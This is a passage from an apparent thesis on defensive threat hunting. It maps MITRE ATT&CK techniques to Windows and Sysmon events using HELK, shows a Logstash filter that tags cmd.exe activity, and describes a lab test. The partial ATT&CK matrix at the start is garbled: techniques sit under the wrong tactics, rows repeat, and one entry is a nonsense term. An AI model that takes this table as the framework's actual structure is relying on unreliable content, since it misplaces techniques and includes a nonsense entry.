The relationships between the tactics and techniques are visualized in the ATT&CK matrices. The ATT&CK includes matrices for enterprise, PRE-ATT&CK, mobile and ICS. Figure 3 illustrates the (partial) enterprise matrix. The enterprise matrix includes 12 tactics: initial access, execution, persistence, privilege escalation, defense evasion, credential access, discovery, lateral movement, collection, command and control, exfiltration and impact. The tactics and techniques covered in the thesis are described in the Implementation section.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
11 Items	34 Items	62 Items	32 Items	49 Items	21 Items	23 Items	18 Items	13 Items	22 Items	9 Items	16 Items
Drive-by Compromise	AppleScript	bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Binary Padding	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	Accessibility Features	BITS Jobs	Brute Force	Browser Bookmark Discovery	Clipboard Data	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppCert DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Component Object Model and Distributed COM	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Exploitation of Remote Services	Data from Local System	Custom Cryptographic Protocol	Disk Structure Wipe	Disk Structure Wipe
Control Panel Items	Application Shimming	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	Network Service Scanning	Exploitation of Remote Services	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Exfiltration Over Alternative Protocol
Dynamic Data Exchange	Authentication Package	AppInit DLLs	Application Shimming	Code Signing	Credentials in Registry	Network Share Discovery	Internal Spearphishing	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Execution through API	BITS Jobs	DLL Search Order Hijacking	DLL Search Order Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Logon Scripts	Data from Removable Media	Data Obfuscation	Exfiltration Over Command and Control Channel	Firmware Corruption
Execution through Module Load	Bootkit	DLL Hijacking	DLL Hijacking	Compiled HTML File	Exploitation for Credential Access	Password Policy Discovery	Pass the Hash	Domain Fronting	Exfiltration Over Other Network Medium	Inhibit System Recovery	Inhibit System Recovery
Browser Extensions	Browser Extensions	Elevated Execution with Prompt	Elevated Execution with Prompt	Component Firmware	Forced Authentication	Peripheral Device Discovery	Pass the Ticket	Domain Generation Algorithms	Exfiltration Over Physical Medium	Network Denial of Service	Network Denial of Service
Change Default File Association	Change Default File Association	Component Object Model Hijacking	Component Object Model Hijacking	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote Desktop Protocol	Email Collection	Fallback Channels	Resource Hijacking	Resource Hijacking
Exploitation for Client Execution	Emond	Connection Proxy	Connection Proxy	Control Panel Items	Input Capture	Process Discovery	Remote File Copy	Input Capture	Man in the Browser	Runtime Data Manipulation	Runtime Data Manipulation
Graphical User Interface	Component Firmware	Exploitation for Privilege Escalation	Exploitation for Privilege Escalation	Control Panel Items	Input Prompt	Query Registry	Remote Services	Man in the Browser	Multi-hop Proxy	Service Stop	Service Stop
InstallUtil	Component Object Model Hijacking	Extra Window Memory Injection	Extra Window Memory Injection	DCShadow	Kerberoasting	Remote System Discovery	Screen Capture	Multi-Stage Channels	Scheduled Transfer	Stored Data Manipulation	Stored Data Manipulation
Launchctl	Create Account	File System Permissions Weakness	File System Permissions Weakness	Deobfuscate/Decode Files or Information	LLMNR/NBNS Poisoning and Relay	Software Discovery	Replication Through Removable Media	Video Capture	Multiband Communication	System Shutdown/Reboot	System Shutdown/Reboot
Local Job Scheduling	DLL Search Order Hijacking	File System Permissions Weakness	File System Permissions Weakness	Disabling Security Tools	Network Sniffing	System Information Discovery	Shared Webroot	SSH Hijacking	Multilayer Encryption	Transmitted Data Manipulation	Transmitted Data Manipulation
LSASS Driver	Hooking	Image File Execution Options Injection	Image File Execution Options Injection	DLL Search Order Hijacking	System Network Configuration Discovery	System Network Connections Discovery	Taint Shared Content	Port Knocking	Remote Access Tools		
PowerShell	Image File Execution Options Injection	Launch Daemon	Launch Daemon	DLL Side-Loading	Private Keys	System Owner/User Discovery	Third-party Software Management	Port Knocking	Remote Access Tools		
External Remote Services	New Service	Execution Guardrails	Execution Guardrails	Extra Window Memory Injection	Securityly Memory	System Service Discovery	Windows Admin Shares	Remote File Copy	Standard Application Layer Protocol		
Regsvr32	File System Permissions Weakness	Path Interception	Path Interception	File and Directory Permissions Modification	Steal Web Session Cookie	System Time Discovery	Windows Remote Management	Standard Cryptographic Protocol			
Scheduled Task	Hidden Files and Directories	File Deletion	File Deletion	File and Directory Permissions Modification	Two-Factor Authentication Interception	Virtualization/Sandbox Evasion	Standard Non-Application Layer Protocol				
Scripting	Hooking	Port Monitors	Port Monitors	File System Logical Offsets			Uncommonly Used Port				
Service Execution	Image File Execution Options Injection	PowerShell Profile	PowerShell Profile	Gatekeeper Bypass			Web Service				
Signed Binary Proxy Execution	Kernel Modules and Extensions	Scheduled Task	Scheduled Task	Group Policy Modification							
Signed Script Proxy Execution	Launch Agent	Hidden Files and Directories	Hidden Files and Directories	Hidden Users							
Source	Launch Daemon	Setuid and Setgid	Setuid and Setgid	Hidden Window							
Space after Filename	Launchctl	HISTCONTROL	HISTCONTROL	Image File Execution Options Injection							
Third-party Software	Local Job Scheduling										
Trap	LC_LOAD_DYLIB Addition										
Trusted Developer Utilities	Startup Items										

Figure 3. ATT&CK enterprise matrix (partial)

Compared to other intrusion kill chain models, the MITRE ATT&CK provides the most comprehensive set of intrusion phases and adversary behaviors. The ATT&CK includes plenty of actionable information about different techniques, such as detection and mitigation methods that can be used, for example, to perform defensive gap analysis, red teaming or adversary emulation. MITRE also provides additional open source tools based on the ATT&CK information, such as Cyber Analytics Repository (CAR) and CALDERA adversary emulation framework.

### 3.3 Graph Theory

Graph theory is a subset of discrete mathematics that specializes on studying of graphs. A graph consists of a set of vertices (often referred as nodes) connected by a set of edges (often referred as links). In other words, a graph  $G$  is an ordered pair consisting of a set  $V(G)$  of vertices and a set  $E(G)$ , disjoint from  $V(G)$ , of edges, together with an incidence function  $\psi_G$  that associates with each edge of  $G$  an unordered pair of vertices of  $G$  (Boundy & Murty 2008, 2).

Graphs are used to model relationships between objects and are usually represented graphically, which helps to understand many of their properties. Each vertex in a graph is indicated by a point, and each edge by a line joining the points. Relative positions of the points (vertices) and lines (edges) usually have no significance. Figure 4 shows two example graph diagrams. (Boundy & Murty 2008, 2)




Figure 4. Graph diagram examples

The ends of an edge are said to be incident with the edge, and vice versa. Two vertices incident with a common edge or two edges incident with a common vertex are considered adjacent, and two distinct adjacent vertices are considered neighbours. An edge with identical ends is called a loop, while an edge with distinct ends is called a link. Two or more links with the same pair of ends are said to be parallel edges. A graph with no loops or parallel edges is called a simple graph. (Boundy & Murty 2008, 3-4)

Path is a simple graph with vertices arranged in a linear sequence in a way that two vertices are adjacent if they are consecutive in the sequence and are nonadjacent otherwise. Cycle is a simple graph whose vertices can be arranged in a cyclic



sequence, for example three or more vertices arranged in a cyclic sequence in such a way that two vertices are adjacent if they are consecutive in the sequence, and are nonadjacent otherwise. Degree of a vertex is the number of edges incident to it. (Boundy & Murty 2008, 4) Figure 5 illustrates examples of different graph types.




Figure 5. Graph types

Directed graph is a type of graph where the edges have assigned orientations. Formally, a directed graph  $D$  is an ordered pair  $(V(D), A(D))$  consisting of a set  $V := V(D)$  of vertices and a set  $A := A(D)$ , disjoint from  $V(D)$ , of arcs, together with an incidence function  $\psi_D$  that associates with each arc of  $D$  an ordered pair of (not necessarily distinct) vertices of  $D$  (Boundy & Murty 2008, 31). If  $a$  is an arc and  $\psi_D(a) = (u, v)$ , then  $a$  is said to join  $u$  to  $v$ . The vertex  $u$  is said to be tail of  $a$ , and the vertex  $v$  its head. The vertex  $u$  is also said to dominate vertex  $v$ . Vertices which dominate a particular vertex are considered be its in-neighbors and those that are dominated by the vertex its outneighbours. (Boundy & Murty 2008, 31)

All concepts of a regular graph apply to directed graphs as well, such as the degree of vertex. Two concepts specific to directed graphs are indegree and outdegree. Indegree of a vertex  $v$  is the number of arcs with head  $v$  and outdegree is the number of arcs with tail  $v$ . (Boundy & Murty 2008, 32)

Weighted graph is a type of graph where vertices or edges have numeric weights associated with them. These weights could represent, for example a cost, distance or capacity. Weighted graphs are used in longest or shortest path calculations. (Boundy & Murty 2008, 50) Figure 6 illustrates examples of directed and weighted graphs.




Figure 6. Directed and weighted graph

## 4 Implementation

### 4.1 Scope

The implementation of the research starts with the definition of scope. Scope definition means narrowing down the subject into most relevant items. In the context of the thesis, this means selecting platforms, event sources, tactics and techniques to concentrate on. Defining the scope is necessary for preventing the thesis from expanding too large.

The author used Microsoft Windows as the operating system platform for the implementation and Windows Event Log and System Monitor (Sysmon) as event sources on the operating system. These selections are based on the requirements of thesis assigner. As previously mentioned, the information about adversary tactics are sourced from MITRE ATT&CK knowledge base. From the ATT&CK Enterprise Matrix 12 tactic categories, eight were chosen for the implementation: execution, persistence, privilege escalation, defense evasion, credential access, discovery, lateral movement and command and control. These tactics were chosen based on the number of known techniques they contain and the requirements from the thesis assigner.

Since the number of different techniques is too large to fully cover in this thesis, three techniques from the previously mentioned tactic categories were selected based on popularity among adversary groups. In addition to their website, MITRE offers the ATT&CK content in Structured Threat Information Expression (STIX) format from their Trusted Automated Exchange of Intelligence Information (TAXII) server.

STIX is a language and serialization format used to exchange cyber threat intelligence (CTI) in a consistent and machine-readable manner (Jordan, Piazza & Wunder 2017). TAXII is an application layer protocol used to exchange CTI over HTTPS by defining an API that aligns with common sharing models (Davidson, Jordan & Wunder 2017).

Python libraries developed by MITRE were used to fetch STIX 2 objects from their TAXII server and Pandas library used to group, sort and count the technique objects to get the top three by tactic category. The first step is to get the top 10 adversary groups with most techniques. The script developed to accomplish this is displayed in Appendix 1. Table 1 illustrates output of the script.

Table 1. Top 10 adversary groups by number of techniques

<b>Group</b>	<b>Techniques</b>
APT32	55
Lazarus Group	54
APT28	48
APT3	43
OilRig	41
Dragonfly 2.0	41
Threat Group-3390	39
Patchwork	34
menuPass	32
BRONZE BUTLER	31

The second step is to get the top most used techniques the groups for each tactic category. The script developed to accomplish this is displayed in in Appendix 2. Table 2 illustrates output of the script.

Table 2. Top three techniques by tactic category

<b>Tactic</b>	<b>Technique</b>	<b>Count</b>
command-and-control	Remote File Copy	10
	Standard Application Layer Protocol	7
	Commonly Used Port	5
credential-access	Credential Dumping	10
	Input Capture	6
	Brute Force	4
defense-evasion	File Deletion	10
	Scripting	9
	Obfuscated Files or Information	8
discovery	Account Discovery	7
	System Network Configuration Discovery	7

	File and Directory Discovery	7
execution	Command-Line Interface	10
	Scripting	9
	PowerShell	9
lateral-movement	Remote File Copy	10
	Remote Desktop Protocol	6
	Windows Admin Shares	3
persistence	Scheduled Task	8
	Registry Run Keys / Startup Folder	7
	Valid Accounts	7
privilege-escalation	Scheduled Task	8
	Valid Accounts	7
	New Service	4

## 4.2 Tools

The implementation of the thesis required tools for collecting events from endpoints, processing and analyzing them. The tools were selected based on how well the features supported the objectives of the thesis and how popular they were among the threat hunting community. A requirement from the thesis assigner was that the tools should be free and/or open-source.

### 4.2.1 Sysmon

System Monitor (Sysmon) is a Windows system service and device driver that monitors and logs system activity to a Windows Event Log. It is part of Windows Sysinternals collection of tools created by Mark Russinovich (Sysmon 2019). Once installed, Sysmon provides detailed information on many common system activities including:

- Process creation and termination
- File creation
- Network activity
- Registry modification
- Driver loading
- DLL loading

Sysmon enables granular filtering and tagging of events the user is interested in collecting. (Sysmon 2019)

Sysmon is widely used in the security and threat hunting communities for its ability to generate information about events that Windows Event Log does not capture. There are many ready-made Sysmon configuration files available for security monitoring. The one chosen for the base configuration of the implementation was the SwiftOnSecurity configuration, which is one of the most popular Sysmon configurations among the security community. It aims to capture the most important events without generating an excess amount of data.

#### 4.2.2 HELK

The Hunting ELK (HELK) is an open source threat hunting platform created by Roberto Rodriguez. HELK provides advanced analytics capabilities, such as structured streaming, graph analytics and machine learning of which hunters can take advantage. It is composed of several existing open-source components integrated into the ELK stack. HELK is distributed in Docker containers, which makes it easy to deploy and scale. (Rodriguez 2018a). Figure 7 illustrates the HELK components.




Figure 7. HELK components (Rodriguez 2018a)

HELK currently supports data collection from Windows endpoints using Winlogbeat, which streams Windows Event Logs to Kafka. Kafka is a distributed publish-subscribe messaging system used for building real-time data pipelines and streaming apps. Data consumers can subscribe to Kafka topics to receive data. (Rodriguez 2018)

The core of the HELK platform is the ELK stack, which consists of Elasticsearch, Logstash and Kibana. Elasticsearch is a distributed search and analytics engine for all types of data, structured or unstructured. It can scale horizontally for resiliency and

allows parallel processing across distributed nodes. Elasticsearch allows running of complex queries against data and uses aggregations to generate summaries.

Elasticsearch is the central repository where ingested data is stored in HELK.

Elasticsearch is well suited for log data storage because of its ability to ingest various types of data, speed and scalability and its powerful query language. Analytics tools in the HELK platform use Elasticsearch REST API to access the data. (What is Elasticsearch? n.d.)

Logstash is a data collection engine with real-time, pluggable pipelining capabilities. Logstash can receive data from many different sources, parse, normalize and enrich it, and send the processed data to some other destination for storage or additional processing. The event processing pipeline consists of three stages: inputs, filters and outputs. The input stage handles getting the data into Logstash from different sources, for example files on disk or through protocols such as Syslog. The filter stage filters, parses, normalizes and enriches the data. Finally, the output stage will handle sending the data to a particular destination, for example a database. Logstash ships with a wide range of different plugins for each of the three stages. HELK uses Logstash for its flexible event processing pipeline and native integration with message queues and Elasticsearch. HELK Logstash receives data from Kafka topics, processes it and sends to Elasticsearch. HELK also includes configuration for parsing Windows Event Logs, Sysmon and PowerShell logs. (Logstash Introduction n.d.)

Kibana is an analytics and visualization platform designed to work with Elasticsearch.

Kibana can be used to view, search and visualize data stored in Elasticsearch.

Kibana's Discovery view provides an easy to use interface for exploring data, executing search queries and filtering the results. Query results can be filtered by field values for specified timeframe and saved for later use. The visualize view enables creation of visualizations, such as line, bar or pie charts based on data. Visualizations can be combined into dashboards on the dashboard view. HELK includes ready-made saved searches, visualizations and dashboards for threat hunting. (Introduction n.d.)

In addition to ELK stack, HELK includes advanced analytics capabilities via Apache Spark and GraphFrames. Apache Spark is a fast and general-purpose cluster computing system that provides high-level APIs in Java, Scala, Python and R

languages. Spark is based on a resilient distributed dataset (RDD), a collection of elements partitioned across the nodes of the cluster. This architecture enables parallel processing of data and fault-tolerance. Spark supports a rich set of higher-level tools including Spark SQL for SQL and structured data processing, MLlib for machine learning, GraphX for graph processing, and Spark Streaming. (Spark Overview n.d.)

HELK includes ES-Hadoop library for Spark to be able access data stored on Elasticsearch. Elasticsearch-Hadoop (ES-Hadoop) is a stand-alone, self-contained, small library that allows Hadoop jobs to interact with Elasticsearch. It can be described as a connector that allows data to flow bi-directionally so that applications can leverage the Elasticsearch engine capabilities transparently. ES-Hadoop acts as a passive component, allowing Hadoop jobs to use it as a library and interact with it through APIs. ES-Hadoop support Spark, Spark Streaming, SparkSQL and MapReduce based libraries such as Hive, Storm, Pig and Cascading. (Elasticsearch for Apache Hadoop n.d.)

GraphFrames is a package for Spark, which provides DataFrame-based Graphs. It aims to extend the functionality of existing Spark graph analytics component GraphX by taking advantage of Spark DataFrames. The extended functionality includes motif finding, DataFrame-based serialization, and highly expressive graph queries. Graphframes provides high-level APIs in Scala, Java, and Python, that make it easy to search for patterns within graphs and find important vertices. HELK enables users to run queries using GraphFrames to find connections between event data stored in Elasticsearch. (GraphFrames Overview n.d.)

HELK also includes JupyterLab for running Spark and GraphFrame queries through Spark Python API. JupyterLab is a web-based interactive development environment for Jupyter notebooks, code, and data. Jupyter Notebook is an open-source web application that allows users to create and share documents that contain live code, equations, visualizations and narrative text. Jupyter Notebook can run code interactively and display the output inside the document. JupyterLab provides a flexible web-interface, which can be arranged into supporting many types of workflows. JupyterLab features include consoles for running code, terminals for system shells and support for multiple file formats. (Jupyter n.d.)

HELK was chosen as the threat hunting platform for the implementation, because it includes all the essential components for data collection, processing and visualization in a single integrated and easy to install package.

#### 4.2.3 Pandas

Pandas is a Python package that provides fast, flexible, and expressive data structures designed to make working with data both easy and intuitive. It aims to be the fundamental high-level building block for practical, real world data analysis in Python. Pandas can handle many types of data, such as tabular, ordered and unordered, arbitrary matrix or any other statistical data. It also enables easy reshaping, slicing, and aggregation of data. Pandas is built on top of a powerful scientific computing library NumPy. (Package overview n.d.)

Pandas provides two primary data structures: series and dataframe. Series is a 1-dimensional labeled homogeneously-typed array. Dataframe is a 2-dimensional tabular, column-oriented data structure with both a column and a row index. Panda's dataframe was used to store and manipulate event data from Elasticsearch. (Package overview n.d.)

#### 4.2.4 NetworkX

NetworkX is a Python package for creation, manipulation, and study of the structure, dynamics, and functions of complex networks (NetworkX n.d.). NetworkX features data structures for graphs, directed graphs and multigraphs. It supports many standard graph algorithms, network structures and analysis measures. NetworkX allows graph nodes to be represented as any object (e.g. text, image) and associating arbitrary data on graph edges (e.g. weights or other attributes). NetworkX was used for generating the kill chain graph from event data. (NetworkX n.d.)

#### 4.2.5 Plotly

Plotly.py is an interactive, open source Python plotting library supporting over 40 unique chart types covering a wide range of statistical, financial, geographic, scientific, and 3-dimensional data visualization use-cases. Plotly.py is built on top of Plotly JavaScript library (plotly.js), enabling creation of interactive web-based



visualizations. Plotly visualizations can be displayed in Jupyter notebooks, saved as standalone HTML files, exported as image files or served through Python web application by using Dash. Plotly was used for visualizing graphs inside Jupyter Lab. (Getting Started with Plotly in Python n.d.)

### 4.3 Test Environment

In order to observe event data generated by different adversary techniques, a simple test environment was set up. The environment was built on top of JYVSECTEC virtualized private cloud, and it consists of workstation and server segments with a router in the middle. The workstation segment includes two Windows 7 and two Windows 10 workstations. The server segment includes Windows Server 2012 R2 server that acts as Active Directory Domain Controller and CentOS 7 Linux server that hosts the HELK platform. The test environment is illustrated in the Figure 8.




Figure 8. Test environment

The workstations and the domain controller are part of the actual test environment where the techniques were observed. Event data collected from these endpoints was sent to HELK server for parsing, normalization and analysis.

Few preparation tasks needed to be done before the actual testing and observation phase. The first step was to install the latest updates for the operating systems. The next step was to install latest version of Sysmon (10.2) with the [SwiftOnSecurity base configuration](#) on workstations and domain controller. Winlogbeat was also installed on the endpoints for shipping the Windows Event Logs to HELK server. Winlogbeat configuration included in HELK was used which monitors event logs from standard Application, Security and System channels, as well as Sysmon, Powershell and WMI-activity channels. The configuration sends event logs to Kafka winlogbeat-topic on the HELK server. The complete configuration is listed in Appendix 5.

#### 4.4 Testing and Observation

The testing and observation part of the implementation includes identifying the data sources for each selected technique, testing the techniques on the environment, observing the generated events and developing rules to map the relevant events to right techniques and tactic categories.

Identification of the data sources consists of recognizing the events related to the specific technique. This could include event types, such as failed login or specific fields inside an event, such as process start event with a specific process name. The MITRE ATT&CK knowledge base lists data sources and detection methods for most of the techniques as well as links to security reports that go into detail on how APT groups have utilized the technique. Appendix 4 contains a matrix of technique and tactic categories with the related Windows Event Log IDs observed during the testing.

After the data sources associated with a technique are identified, the next step is to test the execution of the technique, observe the generated events and record each observation into the observation diary. A simple spreadsheet for the observation diary was used, where each line represents an observed technique and columns the observed items. For each technique, the observation time, tactic category, technique ID, technique name, operating system, description of steps to execute the technique and list of relevant generated events were recorded. The observation diary is displayed in Appendix 3.

Based on the observed events, rules were developed to match specific types of events or their content and enrich the events with information about the technique. This process can be implemented on the endpoint where the events are generated using, for example Sysmons ability to tag events, or on the HELK server using the Logstash data enrichment capabilities. Logstash was chosen because of its rich data matching capabilities and ability to enrich data from external sources. Another advantage of using this approach is that Logstash processes all the events collected from the environment, not just what Sysmon produces.

Winlogbeat, which streams events to Logstash will automatically parse them into structured format that can be easily consumed by Logstash. The HELK Logstash includes rules for further parsing and normalizing the events into a form that is easy to filter and aggregate. These make it easier to create Logstash filters that match events based on the content.

For enriching the event data with information about the techniques, the MITRE Python libraries were again used to fetch technique information from their servers, which then was uploaded into Elasticsearch. This made it possible to use Logstash Elasticsearch-filter to find a specific technique document from Elasticsearch based on technique ID and then to add certain fields from that technique document to the events itself.

Figure 9 contains an example of Logstash filter to match events and enrich them with information about a technique.

```
1 filter {
2
3   if [process_name] == "cmd.exe" or [process_parent_name] == "cmd.exe" {
4
5     elasticsearch {
6       hosts => ["helk-elasticsearch:9200"]
7       index => "mitre-attack-*"
8       query => "technique_id:T1059"
9       fields => { "tactic" => "mitre_tactic"
10                  "technique" => "mitre_technique"
11                  "technique_id" => "mitre_technique_id"
12                }
13     }
14   }
15 }
16
```

Figure 9. Logstash filter example

In row 3 is the condition to match the events to the filter, in this case the `process_name` or the `process_parent_name` fields must match to “cmd.exe”. If the event matches the condition, the Elasticsearch filter (rows 5-13) is executed. Elasticsearch filter looks for documents from the Elasticsearch (row 6) `mitre-attack` index (row 7). If the document matches the query (row 8) that specifies technique ID, the fields (`tactic`, `technique`, `technique_id`) from that document are added to the event. Similar filters were created for each observed technique. Each filter was placed in a separate file on `/root/HELK/docker/helk-logstash/pipeline` folder where Logstash reads its pipeline configuration.

Kibana was used to verify that the right information was added to the events, as seen in Figure 10.

```
t  mitre_tactic           execution
t  mitre_technique       Command-Line Interface
t  mitre_technique_id    T1059
```

Figure 10. Logstash filter verification

## 4.5 Execution

Execution is a tactic where the adversary is trying to run malicious code on the systems to which he has gained access. This is often paired with techniques from other tactic categories to achieve broader goals, such as network discovery or exfiltration of data. (Execution n.d.)

### 4.5.1 T1059 - Command-Line Interface

Command-line interface (CLI) is a way to interact with computer systems by issuing commands using lines of text either locally or via a remote session. It is a common feature across many operating systems, including Windows and Unix-type operating systems such as Linux and macOS. Adversaries often use command-line interface to

execute built-in commands in operating systems and launch external software.

(Command-Line Interface n.d.)

The main command interpreter for Windows is the Cmd.exe. Windows PowerShell also provides command line interface, which is covered separately in the technique T1086. According to MITRE ATT&CK, data sources for command-line interface are process and process command-line parameter monitoring. Both data sources can be captured using Sysmon. According to the documentation, Sysmon “logs process creation with full command line for both current and parent processes” (Sysmon 2019).

The technique was tested on workstation ws-w10-1 by opening the cmd.exe and executing command “netstat -a -n”, which can be used to list open network connections. Resulting events were recorded to the observation diary. Running the test resulted in Sysmon Event ID 1 (Process Create), as illustrated in Figure 11:




Figure 11. T1059 - Process create event

As can be seen in the Figure 11, Sysmon records both the parent process (ParentImage) and the actual process (Image) as well as command-line parameters for both. To match this technique in Logstash, filter as seen in Appendix 6 was created that matches when the process\_name or the parent\_process\_name is

“cmd.exe”. This filter matches processes that are started from Cmd.exe or when Cmd.exe is started by another process. Figure 12 verifies that technique information was added to the event after the test was re-run:

beat_hostname	process_parent_name	process_command_line	mitre_technique_id	mitre_technique	mitre_tactic
ws-w10-1	cmd.exe	netstat -a -n	T1059	Command-Line Interf ace	execution

Figure 12. T1059 Kibana verification

#### 4.5.2 T1064 – Scripting

